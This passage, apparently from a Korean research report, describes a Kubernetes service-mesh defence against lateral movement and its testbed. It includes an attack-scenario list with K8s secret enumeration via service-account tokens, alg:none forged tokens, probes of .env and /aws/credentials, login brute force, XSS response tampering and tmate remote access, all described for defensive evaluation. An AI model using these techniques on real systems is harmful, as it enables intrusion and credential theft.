


그림 9. Control Plane 및 개별 Pod 배치도

서비스메시는 위 그림과 같은 아키텍처를 갖는다. 서비스메시를 구성하는 주요 모듈은 메인 컨테이너에 사이드카 패턴으로 결합되는 프록시 컨테이너가 있고, 프록시 컨테이너에 필요한 정보를 제공하는 Request Verifier와 Pod Info Provider가 있다. 프록시 컨테이너는 메인 컨테이너의 outbound 트래픽을 가로채 정상 트래픽인지 이상 트래픽인지를 검사한 후 내보내는 역할을 한다.

또한, Pod는 반드시 자신의 복제 Pod인 Replica Pod를 가진다. Replica Pod를 갖는 이유는 프록시 컨테이너에서 응답 이상을 판단하는 로직 중 다른 Pod에서 동일한 응답이 나오는지 확인하는 과정이 있기 때문이다.

4.2. 서비스메시 주요 모듈




그림 10. 프록시 컨테이너 모듈

Outbound 트래픽 처리하기 위해 각 서비스 Pod에는 프록시 컨테이너가 사이드카 패턴으로 결합된다. 프록시 컨테이너는 아래 3개의 요소로 구성된다.

- **Traffic Handler:** Main Container가 주고받는 트래픽을 가로채고, 어느 주소에서 어느 주소로 가는 통신인지를 기준으로 패킷들을 하나의 세션으로 묶는다. 이후 탐지 결과에 따라 Request Verifier에 검증 후 FORWARD, DROP, RELAY 중 하나를 결정해 트래픽을 처리한다.
- **Traffic Converter:** 세션 단위로 모인 패킷을 Anomaly Detector가 입력 받을 수 있는 형태인 세션 이미지 형태로 변환한다.
- **Anomaly Detector:** 세션 이미지를 입력받아 해당 트래픽의 정상/이상 여부를 판단한다.

일반적인 트래픽 흐름을 정리하면 inbound 트래픽은 검사 대상이 아니므로 Traffic Handler가 가로채 Main Container로 전달하고 끝난다. Main Container에서 나가는 outbound 트래픽은 검사 대상이므로 Handler가 가로채고, Traffic Converter에 전달해 이미지화 한다. 이후 Anomaly Detector에서 이상 여부를 판단해 다시 Handler에 전달하면 해당 트래픽이 Request인지 Response인지 여부에 따라 이후 처리가 달라진다.




그림 11. Control Plane 모듈

Request Verifier와 Pod Info Provider는 위 프록시 컨테이너에서 트래픽 핸들러가 결정을 하는데 필요한 정보를 제공하는 모듈들로 마스터노드(Control Plane 노드)에서 실행된다.

- **Request Verifier:** 요청 트래픽이 같은 서비스의 다른 Replica Pod에서 관측된 적이 있는지 확인해준다.
- **Pod Info Provider:** 쿠버네티스 클러스터의 Pod 정보를 주기적으로 수집한 후, 각 프록시 컨테이너에 같은 서비스의 Replica Pod 주소록을 전달한다.

시그니처 형식 및 메모리 관련 내용은 5.2.4. Control Plane에서 이어 설명한다.

4.3. 서비스메시 동작 로직 (FORWARD, DROP, RELAY)




표 1. 서비스메시 동작 로직

위 표는 서비스메시가 감시하는 Outbound Request 트래픽과 Response 트래픽을 처리하는 과정이다. 두 경우 모두 Traffic Handler가 트래픽을 가로채고 Traffic Converter가 세션 이미지를 만들어 Anomaly Detector가 판정하는 과정까지는 동일하며, 여기서 정상으로 판정되면 추가 검증 없이 그대로 전달된다(benign -> FORWARD).

두 흐름이 갈라지는 지점은 이상으로 판정된 이후이다. 요청 트래픽은 Control Plane의 Request Verifier에 질의해 같은 요청이 다른 replica에서도 관측되었는지를 확인하는 반면, 응답 트래픽은 Pod Info Provider가 미리 전달한 주소록을 이용해 형제 Pod의 참조 응답을 받아 내용을 비교한다. 전자가 과거의 관측 이력을 대조하는 방식이라면 후자는 같은 시점의 다른 replica와 실제 내용을 대조하는 방식이라고 할 수 있다.

두 경우 모두 2차 검증을 통과하면 탐지 모델의 오탐으로 간주해 그대로 전달하고 (cleared -> FORWARD), 통과하지 못한 경우에만 각각 요청을 폐기하거나(DROP) 응답을

교체한다(RELAY). 즉 이상 판정이 곧바로 차단으로 이어지지 않고 교차 검증을 한 단계 더 거치는 2단계 구조를 갖는다.

실제 모듈상에서 어떻게 동작하는지 흐름도를 보면서 설명하면 아래와 같다. 먼저 Outbound Request를 서비스메시에서 처리하는 흐름이다.




그림 12. Outbound Request 트래픽, DROP 로직 수행 과정

Main Container가 내보내는 요청은 iptables 규칙에 의해 Proxy Container의 Traffic Handler로 우회된다(①). Traffic Handler는 이 트래픽을 Traffic Converter에 전달해(②) 세션 이미지를 생성하게 하고 Anomaly Detector로 전달해(③), Anomaly Detector가 반환한 판정을 받는다(④).

정상적으로 판정되면 요청은 그대로 목적지로 전달(FORWARD)되며, 이상으로 판정된 경우에만 Traffic Handler가 요청에서 ID나 payload 같은 가변 요소를 제거하고 구조만 남긴 시그니처를 만들어 Control Plane의 Request Verifier에 검증을 요청한다(⑤). Request Verifier는 각 Pod의 프록시가 보내온 시그니처를 서비스 단위로 누적해 두고 있으며, 동일한 시그니처가 그 서비스의 다른 replica에서도 관측된 적이 있는지를 확인해 응답한다(⑥). 정상적인 동작이라면 같은 코드를 실행하는 다른 replica에서도 동일한 요청이 나타나는 반면, 침해된 Pod가 단독으로 수행하는 정찰이나 lateral movement 시도는 해당 Pod에서만 관측되기 때문이다.

관측 이력이 없어 검증에 실패하면 요청은 폐기되며(⑦, DROP), 이때 Traffic Handler는 목적지로 연결을 열기 전에 처리를 종료하므로 해당 요청이 네트워크로 나가는 일 자체가 발생하지 않는다.

이어서 Outbound Response를 처리하는 흐름은 아래와 같다.




그림 13. Outbound Response 트래픽

외부에서 들어온 요청(Inbound Request)은 Traffic Handler를 거치되 검사 없이 Main Container로 전달되며(①②), 검사 대상이 되는 것은 그에 대한 응답이다(③). 응답 역시 Traffic Converter와 Anomaly Detector를 거쳐 판정되고(④⑤⑥), 정상으로 판정되면 그대로 클라이언트에게 전달된다.

이상으로 판정된 경우 Traffic Handler는 Pod Info Provider가 주기적으로 전달해 둔 형제 Pod 주소록을 이용해 같은 서비스의 다른 replica에 동일한 요청을 다시 보낸다(⑦). 이 주소록은 판정 시점에 조회하는 것이 아니라 Control Plane이 미리 각 프록시에 배포해 둔 것이므로, 검증 과정에서 Control Plane과의 통신은 발생하지 않는다. 요청을 받은 replica Pod는 이를 일반적인 inbound 요청으로 처리해 자신의 Main Container에 전달하고(⑧), 생성된 응답을 원래의 Pod으로 돌려준다(⑨⑩).

Traffic Handler는 이렇게 확보한 참조 응답의 본문을 원래 응답과 비교하여, 내용이 같으면 탐지 모델의 오탐으로 간주해 원래 응답을 그대로 전달하고, 다르면 해당 Pod만

오염된 내용을 내보내고 있다고 판단해 참조 응답으로 교체하여 전달한다(⑪).

다만 이 방식은 형제 Pod에서 요청을 재실행하는 것이므로 서버의 상태를 변경하지 않는 안전 메서드(GET, HEAD, OPTIONS)에 한해 적용된다. 응답을 통한 정보 유출은 대부분 조회 요청의 응답에서 발생하므로 이 제약이 실질적인 탐지 공백으로 이어지지는 않는다. 추가로, 검증을 위한 replica pod에 요청을 할 때는 별도의 헤더를 부여해 형제 Pod에서 response가 나올 때 Traffic Converter와 Anomaly Detector를 다시 거치지 않도록 하는 구조를 가지고 있다.

4.4. 공격 시나리오

본 연구에서 다루는 공격 시나리오는 침해된 pod에서 발생하는 측면 이동(lateral movement)의 다양한 국면을 포괄하는 방식으로 확장되었다. 단순한 Kubernetes 특화 공격이 아닌, 공격자가 침입에 성공한 Pod 서비스에서 실행할 만한 다양한 백엔드, 프론트엔드 공격을 포함한다. 각 시나리오는 공격 성격에 따라 서비스별로 다르게 배치되며, 이는 MITRE ATT&CK 프레임워크의 실제 기법과 대응된다[9].

시나리오	침해 서비스	공격 내용	MITRE	방향	대응
k1	전 서비스	K8s API 정찰(:443)	T1613, T1528, T1589	요청	DROP
k2	전 서비스	K8s 리소스 조작(:443)	T1609, T1610	요청	DROP
l2	post, comment	위조 토큰 검증 반복	T1550, T1078	요청	DROP
l3	post, comment	내부 존재 확인 후 삭제 반복	T1087, T1485	요청	DROP
enum_seq	post, comment	순차 ID 열거	T1119	요청	DROP
scan_seq	frontend	민감 경로 탐색	T1595	요청	DROP
r1	frontend	정적 응답 변조(XSS 주입)	T1565	응답	RELAY
cred_enum	auth	로그인 무차별 대입	T1087, T1110	요청	DROP
d1	(제외)	MySQL cross-DB dump	T1078, T1555	-	-
tmate	(수집 제외)	원격 접근 도구 기동(:22)	T1219	요청	DROP

표 2. 공격 시나리오 요약

선행 연구의 주요 탐지 대상이었던 쿠버네티스 특화 공격으로는 k1과 k2가 있다. k1은 침해된 애플리케이션 Pod가 마운트된 서비스 어카운트 토큰을 사용해 쿠버네티스 API 서버를 정찰하는 공격으로, MITRE 기법으로는 T1613, T1528, T1589가 해당 공격 시나

리오에 대응된다. /api/v1/pods로 파드 목록을 조회하고, /api/v1/secrets로 시크릿을 조회하고, SelfSubjectRulesReview로 자기 권한을 확인하는 GET 계열 요청이 이 공격 시나리오에 모두 포함된다. k2는 MITRE T1609와 T1610에 대응되는, 정찰 결과를 바탕으로 리소스를 조작하는 능동적 공격이다. 악성 파드 생성, 파드 삭제, ConfigMap 변조 같은 쓰기 요청을 통해 클러스터 구성을 변경하는 공격을 시도한다.

이번 연구에서 탐지 대상으로 확장 및 재구성한 백엔드 대상 공격 시나리오로는 l2, l3, enum_seq가 있다. l3는 침해된 post 파드가 comment 파드의 내부 엔드포인트에 GET /internal/posts/{id}/exists로 존재를 확인한 뒤 DELETE /internal/posts/{id}/comments로 삭제하는 연쇄를 순차 ID로 스윙하는 공격으로, MITRE T1087과 T1485에 대응한다. l2는 위조하거나 재사용한 토큰으로 /internal/auth/validate를 반복 호출하는 공격이다. alg:none 토큰, 랜덤 토큰, 리플레이 토큰을 사용하며 MITRE T1550과 T1078에 대응한다. enum_seq는 사용자 ID를 1, 2, 3처럼 순차로 열거하는 공격으로 MITRE T1119에 대응한다.

프론트엔드 대상 공격으로는 scan_seq와 r1이 있다. scan_seq는 침해된 프론트엔드가 백엔드로 .env, .git/config, /actuator, /admin, /aws/credentials 등 15개의 민감 경로를 probe하는 공격으로, MITRE T1595에 대응한다. r1은 침해된 mitmproxy가 프론트엔드의 정적 응답을 가로채어 응답에 악성 스크립트를 주입하는 공격으로, MITRE T1565의 Data Manipulation에 대응한다. index.html이나 자산 JS 번들처럼 모든 replica가 바이트 단위로 동일한 정적 파일을 대상으로 한다. 이는 다른 시나리오들과 달리 응답을 위조하는 공격 시나리오에 해당하여, replica 일관성 전제 위에서 변조 여부를 판정하고, 안전한 응답으로 relay하여 내보내는 것이 메시의 목표에 해당한다.

인증 서비스 대상 공격으로는 MITRE T1087과 T1110에 대응하는 무차별 대입 공격인 cred_enum이 있다. Auth 백엔드에서만 발생하는 공격으로, admin, root, user1 같은 사용자명 목록을 바꿔가며 POST /api/auth/login을 반복 호출해 계정을 열거 및 탈취하는 공격이다. 정상적으로 서비스에 접속하는 사용자의 경우 로그인 요청이 특정 횟수 이상 반복될 경우 제한되지만, Pod가 침입된 상황에서는 해당 제약을 우회할 수 있다.

DB 계층 공격으로는 MITRE T1078과 T1555에 대응하는 d1이 있다. 침해된 애플리케이션 Pod가 공유 root 자격으로 MySQL에 접근해 auth_db.users, posts_db.posts처럼 명시적 타 DB 접두어를 붙이거나 information_schema를 조회하고 SELECT *로 대량 인출하는 cross-DB dump 공격이다. 다만 최종 모델의 재보정과 탐지 목표 대상에서는 제외되었다.

재보정에 사용할 공격 시나리오로 정의되지 않아 트래픽 수집 대상에도 포함되지 않았지만, 선행 연구가 목표하던 탐지 시나리오 중 하나인 T1219 Remote Access Software에 대응하는 원격 접근 도구(tmate) 설치 및 기동 공격도 이번 연구의 탐지 대상에 해당한다. 자세한 판정 내용은 후속 챕터에서 설명한다.

5. 시스템 구현

5.1. 서비스메시 테스트베드 구축

5.1.1. 쿠버네티스 클러스터

본 연구는 워크스테이션 Dell Precision T7610에 마스터노드 1개, 워커노드 3개로 이루어진 쿠버네티스 클러스터를 구축해 실험을 진행했다.




그림 14. 쿠버네티스 클러스터 구성도

Dell T7610 워크스테이션은 Intel Xeon E5-2697 v2(총 48 스레드), 메모리 128GB, SSD 512GB의 스펙을 가지고 있다. 호스트 운영체제는 Ubuntu Server 24.04 LTS이고, 이 위에 Vagrant를 이용해 마스터노드 1대(4vCPU, RAM 8GB), 워커노드 3대(각 12vCPU, RAM 24GB)를 생성했다.

```
vagrant@k8s-master:~$ kubectl get nodes -o wide
NAME          STATUS    ROLES          AGE   VERSION   INTERNAL-IP   EXTERNAL-IP   OS-IMAGE             KERNEL-VERSION   CONTAINER-RUNTIME
k8s-master    Ready     control-plane   16d   v1.33.13  192.168.56.10 <none>         Ubuntu 24.04.2 LTS  6.8.0-64-generic     containerd://2.2.1
k8s-worker1    Ready     <none>          16d   v1.33.13  192.168.56.11 <none>         Ubuntu 24.04.2 LTS  6.8.0-64-generic     containerd://2.2.1
k8s-worker2    Ready     <none>          16d   v1.33.13  192.168.56.12 <none>         Ubuntu 24.04.2 LTS  6.8.0-64-generic     containerd://2.2.1
k8s-worker3    Ready     <none>          16d   v1.33.13  192.168.56.13 <none>         Ubuntu 24.04.2 LTS  6.8.0-64-generic     containerd://2.2.1
vagrant@k8s-master:~$
```

그림 15. 마스터노드, 워커노드 터미널 확인

본 연구에서 실행되는 프로그램은 RequestVerifier, PodInfoProvider, MSA 게시판 Frontend, Auth, Post, Comment, 데이터베이스, 대시보드 백엔드, 대시보드 프론트엔드가 있다. 이 중 RequestVerifier와 PodInfoProvider는 일반 Python 프로그램으로 마스터노드에서 실행되고, 그 외 MSA 게시판 Frontend, Auth, Post, Comment, 데이터베이스, 대시보드 백엔드, 대시보드 프론트엔드 Pod는 워커노드에 자동으로 배치되어 실행된다.

5.1.2. MSA 게시판 애플리케이션

서비스메시의 탐지 대상은 서비스 간 오가는 east-west 트래픽이므로, 이를 관측하기 위해서는 여러 서비스가 실제로 서로를 호출하는 애플리케이션 실험 환경이 필요하다. 이를 위해 게시판 서비스를 인증(auth), 게시글(post), 댓글(comment)의 세 서비스로 분리하고 프론트엔드를 별도 서비스로 구성한 MSA 게시판 애플리케이션을 구현했다. 각 서비스는 Spring Boot로 작성되어 독립적인 Pod로 배포되며, 자신의 데이터베이스만 접근하고 다른 서비스의 데이터가 필요할 때는 REST API로 호출한다.

서비스	구분	Method	Endpoint	기능
auth	공개	POST	/api/auth/signup	회원가입
	공개	POST	/api/auth/login	로그인 및 토큰 발급
	공개	POST	/api/auth/logout	로그아웃
	공개	POST	/api/auth/refresh	accessToken 재발급
	내부	GET	/internal/auth/validate	토큰 검증
post	공개	GET	/api/posts	게시글 목록 조회
	공개	GET	/api/posts/{id}	게시글 상세 조회
	공개	POST	/api/posts	게시글 작성
	공개	PUT	/api/posts/{id}	게시글 수정
	공개	DELETE	/api/posts/{id}	게시글 삭제
	내부	GET	/internal/posts/{postId}/exists	게시글 존재 확인
comment	공개	GET	/api/comments/{postId}/comments	댓글 목록 조회
	공개	POST	/api/comments/{postId}/comments	댓글 작성
	공개	PUT	/api/comments/{id}	댓글 수정
	공개	DELETE	/api/comments/{id}	댓글 삭제
	내부	DELETE	/internal/posts/{postId}/comments	게시글 삭제 시 댓글 일괄 삭제

표 3. 서비스별 REST API 엔드포인트

각 서비스의 엔드포인트는 외부 사용자가 호출하는 공개 API(/api/**)와 서비스 간 호출에만 사용되는 내부 API(/internal/**)로 구분된다. 내부 API는 사용자에게 노출되지 않으며 다른 서비스만이 호출하는데, 이것이 탐지 대상인 east-west 트래픽에 해당한다.

예를 들어 post 서비스와 comment 서비스는 인증이 필요한 요청을 받을 때마다 auth 서비스의 내부 API /internal/auth/validate를 호출해 토큰을 검증하고, comment 서비스는 댓글 작성 시 post 서비스의 내부 API인 /internal/posts/{postId}/exists로 게시글의 존재 여부를 확인하며, post 서비스는 게시글 삭제 시 comment 서비스의 내부 API인 /internal/posts/{postId}/comments를 호출해 관련 댓글을 함께 삭제한다.

즉 사용자의 요청 하나가 여러 서비스를 연쇄적으로 거치게 되며, 이러한 서비스 간 호출 구조가 있어야 침해된 Pod에서 다른 서비스로 확장되는 Lateral Movement를 재현하고 관측할 수 있다.

